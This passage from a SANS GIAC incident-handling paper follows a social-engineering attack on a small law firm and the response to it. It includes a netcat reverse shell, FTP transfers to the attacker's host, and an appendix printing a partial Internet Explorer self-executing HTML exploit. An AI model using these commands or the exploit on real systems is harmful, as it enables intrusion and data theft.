> --Message-Boundary-9291--
> .
< 250 Message received:
20040202103123.CMPG13349.smta07.mail.mailserver.net@[203.xxx.xxx.209]
> QUIT
< 221 smta07.mail.mailserver.net ESMTP server closing connection
```

(Where 203.xxx.xxx.209 is the IP address of the attacker)

About half an hour later, Adrian notices his netcat listener is no longer listening, indicating somebody has connected to it. The true test will come at 11am, so he sets up another listener and waits. When 11am comes, Adrian is pleased to find he is greeted with the following command prompt:

```
C:\nc -n -l -p 8721
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Windows\System32>
```

He changes directory to the E:\, knowing it is the mapped drive used to store documents. He begins searching for the files relating to his case, and before long finds them. He uses FTP to transfer them to an FTP server running on his home computer.

That night, Adrian reads over the documents he stole from VLS. He finds one document in particular that if modified would seriously damage the case against him. He makes a minor change to the document and saves it, checking the meta-data it contains hasn't changed to give him away.

The next day he waits for the reverse shell to connect to him at 11am. After the connection is established he uses FTP to connect back to his home computer and retrieve the modified document. Once the document is transferred, he copies it over the original document stored on the file server.

6.4 Keeping Access

Normally, once a machine is compromised the attacker will move to establish a reliable hold on the machine, often by installing a rootkit or a trojan. In this

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

case, the attacker is satisfied to use the scheduled job executing the reverse shell daily at 11am.

He decides not to keep access any longer than is necessary, as the penalties if he were caught would far outweigh any benefits of keeping access.

6.5 Covering Tracks

After obtaining copies of the documentation and uploading his modified document, Adrian is satisfied his work is complete and starts to clean up.

First, he removes the scheduled job:

```
C:\>at
Status ID   Day                     Time          Command Line
-------------------------------------------------------------------------------
        1   Each M T W Th F S Su    11:00 AM      notepad.exe

C:\>at 1 /delete
```

He then uses FTP to transfer a legitimate notepad.exe to the compromised machine, and moves it into c:\windows\temp. He creates a batch file to copy the legitimate notepad.exe over the compromised notepad.exe and schedules the batch file to run later that afternoon.

```
C:\echo move /y c:\windows\temp\notepad.exe c:\windows\system32\notepad.exe >
c:\windows\temp\tmp1563.bat

C:\at 3:00pm c:\windows\temp\tmp1563.bat
Added new job with job ID = 1
```

Finally, he disconnects and reconnects to his ISP to change his IP address.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

7 The Incident Handling Process

The following section describes the six stages of the incident handling process:

1. Preparation
2. Identification
3. Containment
4. Eradication
5. Recovery
6. Lessons Learned

7.1 Preparation

Like a lot of small businesses, the victim had no policies or procedures in place for dealing with an incident like this. RDS, the company that handles IT for VLS, have some experience dealing with incidents but have never spoken to the staff at VLS about what to do when one occurs.

The following section describes the incident handling preparation in place by both RDS and VLS.

7.1.1 The Jump Kit

Normally, a jump kit is specific to a particular organisation and would include items specific to that organisation, such as network diagrams. As RDS provide IT services to a number of small businesses, they use a generic jump kit that is not specific to any one client. If necessary, extra items are added to the kit if they are required and are available, such as network diagrams, administrator passwords, and phone lists.

The jump kit used by RDS contains the following items:

Item	Description
Backup media	One IDE and one SCSI hard drive, two backup tapes, and several blank CDs for making backups.
2 x 512MB USB 2.0 drives	For collecting evidence. This particular model of USB drive has a write protect switch.
8 Port 10/100baseT hub and network cables	For sniffing network communications. Both straight through and crossover cables are included, and a female-to-female RJ45 connector for extending cables.
MP3 Audio Recorder	Convenient for taking audio notes.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Notebooks, pens and pencils	3 x spiral bound notebooks with numbered pages, 2 pencils, and 3 different coloured pens.
Torch	Useful for working in server rooms and inside machine cases.
Digital Camera	Useful for taking photos as evidence.
Computer Toolkit	Screwdrivers etc for working on computers.
Laptop	Multi-boot with Windows 2000 Professional, Windows XP Professional, and FreeBSD.
Incident Handling Forms	Evidence labels with fields for time, date, id, and chain-of-custody information.
Sealable plastic bags and envelopes	For storing evidence.
Software CDs	Several CDs containing software for responding to incidents. Some of the software included: • Windows 2000, XP, and FreeBSD install CDs • Windows 2000 Resource Kit • Ghost, T.A.S.K., F.I.R.E., MD5 GUI, Coroner's Toolkit, chkrootkit • Statically linked binaries including ls, ps, ifconfig, du, netstat, sshd, dd, tcpdump, netcat, and md5.

Table 2 - Contents of the Jump Kit

7.1.2 The Incident Handling Team

When dealing with an incident, RDS send the victim's regular IT contact and an experienced incident handler. When they arrive on site they work with at least one member of staff on the site, and report to the appropriate senior staff at the site the incident took place.

In this case, the incident handling team is comprised of the following people:

Name	Role
Heith Andler	Team leader and experienced incident handler. Primary point of contact.
Harold Techman	IT person responsible for the victim's network
Dorothy Fender	Represents the victim's company

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

The team reports to John Victor and Trent Blunt, the two solicitors that own and run VLS.

7.1.3 Countermeasures

The following countermeasures were in place before the incident occurred:

- Blocking of all incoming connections at the gateway
- Running regularly updated antivirus software
- Automated Windows Update
- Regular backups of the file/print server (Apollo)
- Outsourcing of web and mail servers

Blocking of all incoming connections eliminates a large number of threats. Even if an attacker could successfully install a backdoor somewhere within the company, they would not be able to connect in to it.

Running up-to-date antivirus software is a crucial part of any organisations IT infrastructure by protecting the computers from known threats.

Having Windows Update automatically download and install updates ensures the computer is kept up to date with patches, provided an internet connection is available.

Making regular backups of the file/print server ensures the company can roll back should the machine fail or be compromised by an attacker.

Finally, outsourcing email and webservers acts as a deterrent for two reasons. Firstly, with the servers separated from the office network they are not such an attractive target for an attacker. Secondly, the attacker would have to take on a bigger company that deals with attacks on a daily basis, making the target more difficult.

Some small businesses with little in-house technical skill host their own web and mail servers to save costs. Often these servers are poorly configured and lag behind with patches, and are often easy targets.

7.2 Identification

10am, Monday, 2/2/04

After receiving the email sent by the attacker, Dorothy opens the attached HTML file in IE and reads the information about the worm. She then prints out the document, pins it on the wall, and replies to the email saying thanks.

Shortly after replying to the email, Dorothy receives an email back - her reply has bounced. Remembering that Neil said he was new, Dorothy guesses that his email account probably hasn't been set up yet. She writes an email to Harold Techman, telling him she received the worm information and to pass her thanks on.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Later that afternoon, Harold calls Dorothy asking her about the email she sent. Dorothy explains about how the new employee, Neil, at RDS called and sent them an email with information about a worm, and when she replied to the email it bounced. Not knowing anything about this new employee, Harold says he'll talk to the other staff at RDS and find out if anybody knows about this.

1pm, Monday, 2/2/04
Harold calls Dorothy to tell her that nobody at RDS knows about a new employee or the email she received. He asks Dorothy to forward him a copy of the email so he can examine it. After Harold receives the email, he opens the attached HTML file it in a text editor and immediately notices the unusual array at the beginning of the file.

Harold spends some time using Google, searching information about Adodb.Stream that might be relevant to the strange HTML document. He gets a number of hits from the Full Disclosure and Bugtraq mailing lists, and before too long locates http-equiv's post to bugtraq [1]. He quickly identifies the HTML file as a modified version of the original demonstration exploit available from Malware.

2pm, Monday, 2/2/04
At this point, Harold identifies the unusual event as being an incident and immediately contacts Heith Andler, the resident incident handler at RDS. Harold informs Heith of what he has found, and they get together to call Dorothy using a speaker phone so they can both talk to her.

They ask if she opened the HTML attachment, and Dorothy confirms she did. They ask if anyone else opened the attachment. Dorothy asks the other two at the office and replies that she is the only one who opened it. Heith instructs Dorothy not to touch her computer until they arrive on the site, and to tell the others to do the same.

Two hours later Heith and Harold arrive at VLS and immediately call a meeting with all three staff at VLS. Heith explains that the email they all received contained an Internet Explorer exploit which had delivered and executed and unknown payload. Also, judging from the phone call Dorothy received, he suspects someone may be targeting the company.

They decide to investigate the payload of the HTML document, and examine Dorothy's computer for signs of an intrusion.

They end the meeting and Harold is given the task of setting up an isolated XP machine similar to Dorothy's and opening the HTML document using IE. They had brought a copy on a USB drive from the email Dorothy forwarded.

5pm, Monday, 2/2/04
Heith begins by going to Dorothy's computer and hitting Control-Alt-Delete to look for suspicious processes. Not finding any obvious suspicious processes, he opens a command prompt and checks the network connections:

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
C:\>netstat –an
```

Again, nothing immediately suspicious appears.

Next, Harold checks for scheduled jobs.

```
C:\>at

Status ID   Day                     Time          Command Line
-------------------------------------------------------------------------------
        1   Each M T W Th F S Su    11:00 AM      notepad.exe
C:\>
```

Knowing that the exploit Dorothy executed replaced notepad.exe, Heith immediately recognises that the scheduled job is executing the payload of the exploit every day at 11am.

He examines the email Dorothy received and identifies the IP from which the email originated, 203.xxx.xxx.209.

```
Received: from reliabledataservices.com.au (dsl-203-xxx-xxx-209.smallisp.net.au
[203.xxx.xxx.209])
```

Heith inserts a CD from the jump kit containing MD5 GUI [15], and calculates the md5 checksum of the compromised notepad.exe. He gets out an evidence form and notes the name of the file, the time and date discovered, the timestamp of the file, and the md5 checksum.

He connects a freshly formatted USB drive and copies notepad.exe to the USB drive.

Next, he saves a copy of the email and completes the appropriate fields on the evidence form. Finally, he makes a copy of the `netstat` and `at` outputs using the following commands (where F: is the USB drive):

```
netstat –an > f:\netstat_output.txt
at > f:\at_output.txt
```

He then disconnects the USB drive and activates the write protect switch on the device, fills in the evidence details for the netstat and at output, then signs and dates the form.

By this time Harold has completed setting up the Windows XP machine and is ready to open the HTML file. They connect the laptop from the jump kit directly to the test computer using a crossover cable. They boot the laptop into FreeBSD and run tcpdump to monitor for network activity.

They open the document and find the computer attempts to connect to 203.xxx.xxx.209 on port 8721, Heith recognises this IP as the same IP on the header of the email they received. They examine notepad.exe on the test machine and check its md5 checksum, finding it to be identical to the file found on Dorothy's computer.

Next, they change the IP of the laptop to 203.xxx.xxx.209, set up a netcat listener on port 8721, and execute notepad.exe, discovering the payload of the exploit sends a reverse shell to that IP and port.

8pm, Monday, 2/2/04
Another meeting is called and Heith explains what they have found so far. They decide to inform the police to have the incident on record, although the police say that with no obvious damage to the company or any motive behind the attack, there is little they can do.

The police assign an officer to the case and make a record of the incident. They advise VLS to contact the assigned officer if they discover any more information about the attack.

The team at VLS decide to try and collect more evidence, and hopefully discover the extent and motive of the attack.

7.3 Containment

Deciding to leave the scheduled job and allow it to execute the reverse shell at 11am the next day, they spend some time securing the network.

All machines are checked for the fake notepad.exe, with the only computer found to contain it being Dorothy's workstation.

All computers are scanned for open ports using nmap [19], and the file/print server is scanned for rootkits using Patchfinder [20].

The Windows XP firewall is activated on John and Trent's workstations and configured to block all incoming connections, making it harder for the attacker to compromise them.

The network switch is replaced by the 10/100baseT hub from the jump kit, the laptop connected, and booted into FreeBSD. Once the laptop has booted, Heith logs in as root and starts tcpdump [18] recording all traffic to a file.

```
bash-2.05b# tcpdump –w cature_file
```

Being a small business with little network traffic, he is not concerned about the packet capture file filling the hard drive.

RDS provide Dorothy with another computer configured in the same way as the other workstations so she can continue to do her daily work.

Heith and Harold leave VLS and return the next day at 9am. They start by examining the packet capture and find nothing unusual. Heith records the md5 checksum of the capture file, copies it to his USB drive, completes the paperwork, and then starts tcpdump again.

```
bash-2.05b# md5 capture_file
MD5 (capture_file) = e16dda28 [text removed] 1167
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

On the sniffing machine, a second tcpdump process is started to watch network traffic to and from the attacker's IP in real time:

```
bash-2.05b# tcpdump -n -v -X host 203.xxx.xxx.209
```

Note: The following packet captures are simulations of the actual event. For this simulation, the attacker's IP is 10.0.0.100, the victim's IP is 10.0.0.28, and the name of the document to be replaced is email.doc. Important information in the following tcpdump output is shown in **bold**.

11am, Tuesday, 3/2/04

The reverse shell connects to the attacker's computer and the handlers observe the connection was successful (syn, syn/ack, ack).

```
14:39:03.007983 10.0.0.28.1179 > 10.0.0.100.8721: S [tcp sum ok]
4087650546:4087650546(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 128, id 2794)

14:39:03.008185 10.0.0.100.8721 > 10.0.0.28.1179: S [tcp sum ok]
2586314747:2586314747(0) ack 4087650547 win 17520 <mss 1460,nop,nop,sackOK> (DF) (ttl
128, id 15676)

14:39:03.008348 10.0.0.28.1179 > 10.0.0.100.8721: . [tcp sum ok] ack 1 win 17520 (DF)
(ttl 128, id 2795)
```

They observe the attacker using FTP to transfer a document to the compromised machine and then copy it over the original document on the E:\ drive mapped to Apollo.

FTP to server and automatically login anonymously:

```
14:39:38.989712 10.0.0.28.1179 > 10.0.0.100.8721: P [tcp sum ok] 719:737(18) ack 74
win 17447 (DF) (ttl 128, id 2808)
  0000: 4500 003a 0af8 4000 8006 db46 0a00 001c  E..:.ø@...ÛF....
  0010: 0a00 0064 049b 2211 f3a4 9bc1 9a28 0845  ...d..".ó¤.Á.(.E
  0020: 5018 4427 e8c7 0000 6674 7020 2d41 2031  P.D'èÇ..ftp -A 1
  0030: 302e 302e 302e 3130 300a                 0.0.0.100.
```

Retrieve the modified document:

```
14:39:57.420423 10.0.0.100.8721 > 10.0.0.28.1179: P [tcp sum ok] 85:99(14) ack 809 win
16712 (DF) (ttl 128, id 16022)
  0000: 4500 0036 3e96 4000 8006 a7ac 0a00 0064  E..6>.@...§¬...d
  0010: 0a00 001c 2211 049b 9a28 0850 f3a4 9c1b  ....."....(.Pó¤..
  0020: 5018 4148 2b0d 0000 6765 7420 656d 6169  P.AH+...get emai
  0030: 6c2e 646f 630a                           l.doc.
```

Move it:

```
14:40:25.898720 10.0.0.100.8721 > 10.0.0.28.1179: P [tcp sum ok] 107:126(19) ack 1376
win 16145 (DF) (ttl 128, id 16221)
  0000: 4500 003b 3f5d 4000 8006 a6e0 0a00 0064  E..;?]@...¦à...d
  0010: 0a00 001c 2211 049b 9a28 0866 f3a4 9e52  ....."....(.fó¤.R
  0020: 5018 3f11 2368 0000 6d6f 7665 2065 6d61  P.?.#h..move ema
  0030: 696c 2e64 6f63 2065 3a5c 0a              il.doc e:\.
```

They observe the attacker cleaning up, first removing the original scheduled job:

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
14:41:09.352195 10.0.0.100.8721 > 10.0.0.28.1179: P [tcp sum ok] 174:187(13) ack 2742
win 16690 (DF) (ttl 128, id 16507)
  0000: 4500 0035 407b 4000 8006 a5c8 0a00 0064  E..5@{@...¥È...d
  0010: 0a00 001c 2211 049b 9a28 08a9 f3a4 a3a8  ...."....(.©ó¤£¨
  0020: 5018 4132 083e 0000 6174 2031 202f 6465  P.A2.>..at 1 /de
  0030: 6c65 7465 0a                             lete.
```

After retrieving notepad.exe the batch file is created:

```
14:43:18.232636 10.0.0.100.8721 > 10.0.0.28.1179: P 352:455(103) ack 3323 win 16109
(DF) (ttl 128, id 17271)
  0000: 4500 008f 4377 4000 8006 a272 0a00 0064  E...Cw@...¢r...d
  0010: 0a00 001c 2211 049b 9a28 095b f3a4 a5ed  ...."....(.[ó¤¥í
  0020: 5018 3eed fa23 0000 6563 686f 206d 6f76  P.>íú#..echo mov
  0030: 6520 2f79 2063 3a5c 7769 6e64 6f77 735c  e /y c:\windows\
  0040: 7465 6d70 5c6e 6f74 6570 6164 2e65 7865  temp\notepad.exe
  0050: 2063                                      c
```

Finally, the batch file is scheduled to run at 3pm:

```
14:43:29.655817 10.0.0.100.8721 > 10.0.0.28.1179: P [tcp sum ok] 455:493(38) ack 3432
win 17514 (DF) (ttl 128, id 17340)
  0000: 4500 004e 43bc 4000 8006 a26e 0a00 0064  E..NC¼@...¢n...d
  0010: 0a00 001c 2211 049b 9a28 09c2 f3a4 a65a  ...."....(.Âó¤¦Z
  0020: 5018 446a 3e0e 0000 6174 2033 3a30 3070  P.Dj>...at 3:00p
  0030: 6d20 633a 5c77 696e 646f 7773 5c74 656d  m c:\windows\tem
  0040: 705c 746d 7031 3536 332e 6261 740a       p\tmp1563.bat.
```

After the attacker closes the connection, they stop both instances of tcpdump, calculate the md5sum of the packet capture file, and save it to the USB drive as evidence, filling out the evidence form.

Heith deletes the scheduled job that calls the batch file, to prevent it replacing the compromised notepad.exe. He then removes Dorothy's machine from the network and powers it down by turning off the power.

12.30pm, Tuesday, 3/2/04
Deciding the attacker probably won't be back after cleaning up like that, and confident they now have enough evidence to go back to the police, the team begin eradication.

7.4 Eradication

The malicious email is deleted from John and Trent's inboxes to prevent accidental execution. Dorothy's hard drive is removed from her computer and kept as evidence. A new hard drive is put in Dorothy's computer and Windows XP installed and appropriately configured.

As a safety precaution, the file and print server Apollo is restored using a backup taken the day before the attacker's email was received.

7.5 Recovery

The switch remains replaced by the hub and a computer running snort [17] is left monitoring the network for known attack signatures. Business continues as normal, with Heith returning each day to check the snort logs.

Two days later, the police contact RDS and inform them that they have spoken with the ISP the attack originated from, and have been given the name of a suspect.

1pm, Thursday, 5/2/04
A meeting is held at VLS, with the police officer assigned to the case attending. When the police name the suspect, Adrian Tacker, Victor immediately recognises the name as the defendant in one of his cases.

4pm, Thursday, 5/2/04
That afternoon, the police arrest Adrian and take him into custody. His computer is examined and copies of documents from VLS are found.

7.6 Lessons Learned

A week after the incident occurred, a follow up meeting is held with the incident handling team and the staff at VLS.

The team realise that the only reason the incident was discovered was because Dorothy replied to the email she received. Had she not done this, the compromise may have gone undetected.

They identify the social engineering attack as being the primary cause of the incident, and agree to take measures to help identify such attacks in the future. They make a list of warning signs based on those listed by Kevin Mitnick in The Art of Deception [8]:

- Refusal to give a callback number
- Out-of-ordinary request
- Claim of authority
- Stresses urgency
- Threatens negative consequences of non-compliance
- Shows discomfort when questioned
- Name dropping
- Compliments or flattery
- Flirting

They also include a number of questions to ask of unknown callers, and put a copy next to every telephone in the office.

One complaint from VLS was that they had no idea what to do when faced with an incident. As a result of this complaint, RDS create a policy stating they will give basic information to all of their clients about what to do when an incident occurs. This information is in the form of a single A4 sheet of paper that each client can print out and post on a wall. It contains procedures to follow if an incident is suspected, along with appropriate contact phone numbers and an email address.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

An oversight on behalf of RDS was that the handlers did not immediately take an image of Dorothy's hard drive. They realised they should have made a bit-by-bit copy of the hard drive to be used as evidence before altering the computer in any way. In light of this, RDS review their incident handling procedures to ensure the same mistake is not made again.

Looking to the network of architecture of VLS, allowing all outgoing connections also allowed the attack to be successful. They configure the modem/router to restrict outgoing traffic to only the ports required to do their day-to-day business.

They buy an old Pentium 2 from a second hand store and set it up as an Intrusion Detection System (IDS) running Linux. A spanning port is configured on the modem/router and the IDS computer connected. It is configured not to have an IP address, and runs snort looking for attack signatures. Dorothy is shown how to check the IDS logs, and checks them each evening as she does the daily backups.

Adrian, after being arrested and charged, realised he should have made more of an effort to disguise the source of his attack. One way of doing this would have been to compromise at least one other computer, and route his attack though it. By doing this his IP would not have been so easily discovered.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

8 Timeline

The following table provides a timeline of major events that took place during the incident.

Time	Event
11am, Friday 30/1/04	Adrian calls VLS posing as a university student and elicits information
9.30am, Monday 2/2/04	Adrian calls VLS posing as employee from RDS, says he'll send email with important information about a worm
9.45, Monday 2/2/04	Adrian sends email with malicious payload and forged source address
10am, Monday, 2/2/04	Dorothy opens email attachment, delivering and executing reverse shell payload, which gets scheduled to connect the attacker daily at 11am
10.15am, Monday 2/2/04	Dorothy Fender, the victim, sends a reply to the email which bounces
10.45am, Monday 2/2/04	Dorothy sends email to Harold Techman
11am, Monday 2/2/04	Scheduled reverse shell executes and Adrian steals documents from VLS
1pm, Monday 2/2/04	Harold calls Dorothy, she sends a copy of the email to him
2pm, Monday 2/2/04	The attack is identified as an incident
4pm, Monday 2/2/04	Incident handling team arrive at VLS and call meeting
5pm, Monday, 2/2/04	Dorothy's computer is examined and malicious HTML opened on an isolated network
8pm, Monday, 2/2/04	The police are informed and the decision made to collect more evidence
9pm, Monday, 2/2/04	The network switch is replaced by a hub and a sniffer deployed
11am, Tuesday, 3/2/04	Reverse shell executes and the Adrian uploads a modified document to replace an existing document
11.30am, Tuesday, 3/2/04	Adrian cleans up after the attack and leaves

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

12.30pm, Tuesday, 3/2/04	The police are called and eradication of begins
1pm Thursday, 5/2/04	Follow up meeting is held at VLS and police name the suspect
4pm Thursday, 5/2/04	Adrian is arrested

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

9 References

1. SecurityFocus. "POS#1 Self-Executing HTML: Internet Explorer 5.5 and 6.0 Part III." Bugtraq Mailing List. Nov 5 2003. URL: http://www.securityfocus.com/archive/1/343521 (February, 2004)

2. SecurityFocus. "Microsoft Internet Explorer Self Executing HTML Arbitrary Code Execution Vulnerability." Bugtraq Vulnerability Database. Nov 8 2003. URL: http://www.securityfocus.com/bid/8984 (February, 2004)

3. Microsoft Corporation. "How to Use Security Zones in Internet Explorer." Microsoft Knowledge Base. Version 3.0. 5 Dec 2003. URL: http://support.microsoft.com/default.aspx?scid=kb;EN;Q174360&LN=EN (February, 2004)

4. Microsoft Corporation. "How to Stop an ActiveX Control from Running in Internet Explorer." Microsoft Knowledge Base. Version 3.0. 6 Dec 2003. URL: http://support.microsoft.com/support/kb/articles/q240/7/97.asp (February, 2004)

5. Microsoft Corporation. "Microsoft® Internet Explorer 6 Resource Kit: Chapter 4 - Security Zones." Microsoft TechNet. URL: http://www.microsoft.com/technet/treeview/default.asp?url=/technet/prodtechnol/ie/reskit/ie6/part2/c04ie6rk.asp (February, 2004)

6. Microsoft Corporation. "Introduction to URL Security Zones." MSDN Library. URL: http://msdn.microsoft.com/library/default.asp?url=/workshop/security/szone/overview/overview.asp (February, 2004)

7. Postel, J. "Simple Mail Transfer Protocol." RFC 821. August 1982. URL: http://www.ietf.org/rfc/rfc0821.txt (February, 2004)

8. Mitnick, Kevin D. and Simon, William L. "The Art Of Deception: Controlling the Human Element of Security". Wiley, 2002.

9. McClure, S. Scambray, J., and Kurtz, G. "Hacking Exposed: Network Security Secrets and Solutions". Osborne, 1999.

10. SecurityFocus. "Microsoft Internet Explorer File Attachment Script Execution Vulnerability." Bugtraq Vulnerability Database. Aug 13 2002. URL: http://www.securityfocus.com/bid/5450/discussion (February, 2004)

11. SecurityFocus. "Microsoft Internet Explorer Self Executing HTML File Vulnerability." Bugtraq Vulnerability Database. Aug 4 2003. URL: http://www.securityfocus.com/bid/6961/discussion/ (February, 2004)

12. SecurityFocus. "Microsoft Internet Explorer Malicious Shortcut Self-Executing HTML Vulnerability." Bugtraq Vulnerability Database. Jan 2

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

2004. URL: http://www.securityfocus.com/bid/9335/discussion/ (February, 2004)

13. Microsoft Corporation. "How to Stop an ActiveX Control from Running in Internet Explorer." Microsoft Knowledge Base. Version 3.0. 6 Dec 2003. URL: http://support.microsoft.com/support/kb/articles/q240/7/97.asp (February, 2004)

14. Malware. Original exploit by http-equiv. http://www.malware.com/self-exec.zip (February, 2004)

15. Graphical MD5Sum. URL: http://www.fbi.fh-darmstadt.de/~meyer/skripte/krypto2/MD5/index.php.htm (February, 2004)

16. FreeBSD. URL:http://www.freebsd.org (February, 2004)

17. snort. URL: http://www.snort.org (February, 2004)

18. tcpdump. URL: http://www.tcpdump.org (February, 2004)

19. nmap. URL: http://www.insecure.org/nmap/ (February, 2004)

20. rootkit.com. "Patchfinder 2." URL: http://rootkit.com/project.php?id=15 (February, 2004)

21. MetaSploit. Win32 Reverse Shell. URL: http://www.metasploit.com/shellcode.html (February, 2004)

22. "@stake | Network Utility Research Tools" URL: http://www.atstake.com/research/tools/network_utilities/ (February, 2004)

23. "lcc-win32: A Compiler system for windows by Jacob Navia." URL: http://www.cs.virginia.edu/~lcc-win32/ (February, 2004)

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

10 Appendix A – The Original Exploit

self-exec.html by http-equiv of Malware, available from http://www.malware.com/self-exec.zip.

```
<script language="vbs">

' have jelmer, will travel :)
' 04.11.03 http://www.malware.com

        jelmersArray=
array(77,90,68,1,5,0,2,0,32,0,33,0,255,255,117,0,0,2,0,0,153,0,0,0,62,0,0,0,1,0,251,48
,106,114,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,121,0,0,0,158,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,102,51,192,51,255,140,211,131,1
95,32,185,112,63,142,195,243,102,171,140,192,142,216,184,0,160,142,192,195,102,185,0,2
50,0,0,102,191,0,0,0,0,102,190,129,2,0,0,102,51,192,103,138,159,64,1,0,0,3,216,193,227
,4,43,216,43,216,102,193,200,16,3,216,172,3,216,193,235,5,103,136,31,71,226,222,195,18
5,128,62,51,255,51,246,243,102,165,195,30,6,140,216,5,160,15,142,192,184,15,0,142,216,
51,192,103,138,3,139,240,191,10,0,185,44,1,243,164,139,240,131,199,20,185,44,1,243,164
,7,31,195,176,19,205,16,186,15,0,142,218,190,72,3,186,200,3,50,192,238,66,185,0,3,243,
110,232,92,255,102,51,219,232,181,255,83,232,110,255,186,218,3,236,168,8,117,251,236,1
68,8,116,251,232,150,255,91,254,195,180,1,205,22,116,224,184,3,0,205,16,184,0,76,205,3
3,0,0,0,0,0,0,0,0,0,0,0,0,0,0,177,192,144,29,123,136,217,38,107,194,193,136,184,201,
164,58,139,127,147,142,92,48,219,31,58,127,141,87,51,193,140,177,119,152,137,218,107,2
15,92,134,124,171,168,142,34,208,217,160,94,133,217,46,162,195,108,99,108,69,36,191,33
,151,142,208,138,26,191,192,155,22,38,178,157,215,138,45,179,140,36,73,165,141,41,159,
45,135,92,198,199,90,56,151,150,45,42,21,205,165,115,204,174,166,93,117,164,34,179,159
,140,215,119,38,167,86,176,184,100,132,27,90,217,29,206,175,54,59,152,124,195,56,76,19
2,26,34,30,207,70,121,98,98,29,120,215,207,109,218,127,108,162,37,151,200,75,194,200,5
1,112,165,41,28,25,187,169,105,24,163,52,159,81,99,51,27,58,125,87,129,189,32,169,213,
35,25,85,76,85,170,98,25,161,137,35,43,107,48,114,146,57,82,148,168,53,110,87,202,204,
200,203,155,193,113,70,107,97,107,42,126,113,199,73,173,58,79,171,193,95,21,103,167,19
6,60,135,144,89,138,215,100,200,33,190,27,108,144,176,216,115,145,80,117,65,60,76,86,2
14,63,162,44,28,185,101,216,118,198,56,181,81,185,51,180,72,100,132,86,168,160,174,29,
156,194,27,131,147,219,89,84,34,117,112,175,158,25,126,120,52,125,93,170,161,94,85,70,
187,190,20,197,26,69,94,20,59,197,123,109,187,64,129,173,122,210,74,142,61,180,214,92,
169,198,38,199,152,88,198,125,187,21,190,120,207,197,116,124,117,170,43,119,37,193,95,
167,35,193,138,207,215,73,85,84,155,132,138,85,93,53,31,113,37,146,121,213,207,130,46,
35,93,139,53,138,78,118,28,198,126,38,25,175,167,50,56,206,73,44,44,208,20,103,57,45,4
1,131,51,130,206,173,207,205,40,26,30,56,176,206,65,46,123,72,76,43,210,146,189,203,15
1,36,184,57,194,156,90,217,211,99,23,215,113,24,48,48,150,103,28,158,80,69,88,48,139,1
96,127,133,154,76,201,88,179,31,211,83,32,36,201,214,208,168,90,161,72,146,123,211,112
,178,114,42,207,181,143,193,99,45,31,110,28,182,178,192,46,182,38,25,181,32,185,92,20,
61,201,42,81,32,122,59,179,43,206,184,63,144,168,47,207,78,207,104,40,27,20,191,111,16
2,28,133,136,208,170,94,24,183,26,30,198,127,217,148,109,172,181,76,89,176,110,192,77,
61,164,192,90,144,101,56,83,56,97,129,202,164,60,150,40,73,120,134,84,47,99,46,66,102,
87,40,43,149,191,88,94,81,149,94,162,61,113,201,168,205,174,193,84,212,188,42,156,118,
158,67,158,132,146,171,164,59,27,191,185,117,101,94,179,60,140,148,65,181,147,184,89,2
19,194,135,213,118,96,97,59,71,169,21,126,150,162,56,96,98,128,155,42,94,203,167,111,7
1,131,54,130,143,114,24,55,143,32,78,216,158,177,155,133,62,163,112,95,138,84,91,45,19
8,168,167,104,141,148,30,68,164,22,131,188,153,88,62,197,158,21,79,156,120,58,106,127,
42,50,159,72,48,71,89,109,61,170,72,125,174,175,219,114,168,217,209,42,152,181,73,188,
54,107,23,69,210,62,219,55,177,103,128,160,153,157,147,137,147,144,136,144,71,88,101,9
0,196,200,128,46,128,160,143,119,154,94,79,211,179,146,58,129,27,77,205,43,216,161,91,
159,99,62,214,167,23,85,124,115,201,144,197,51,133,130,178,57,120,100,193,60,194,119,1
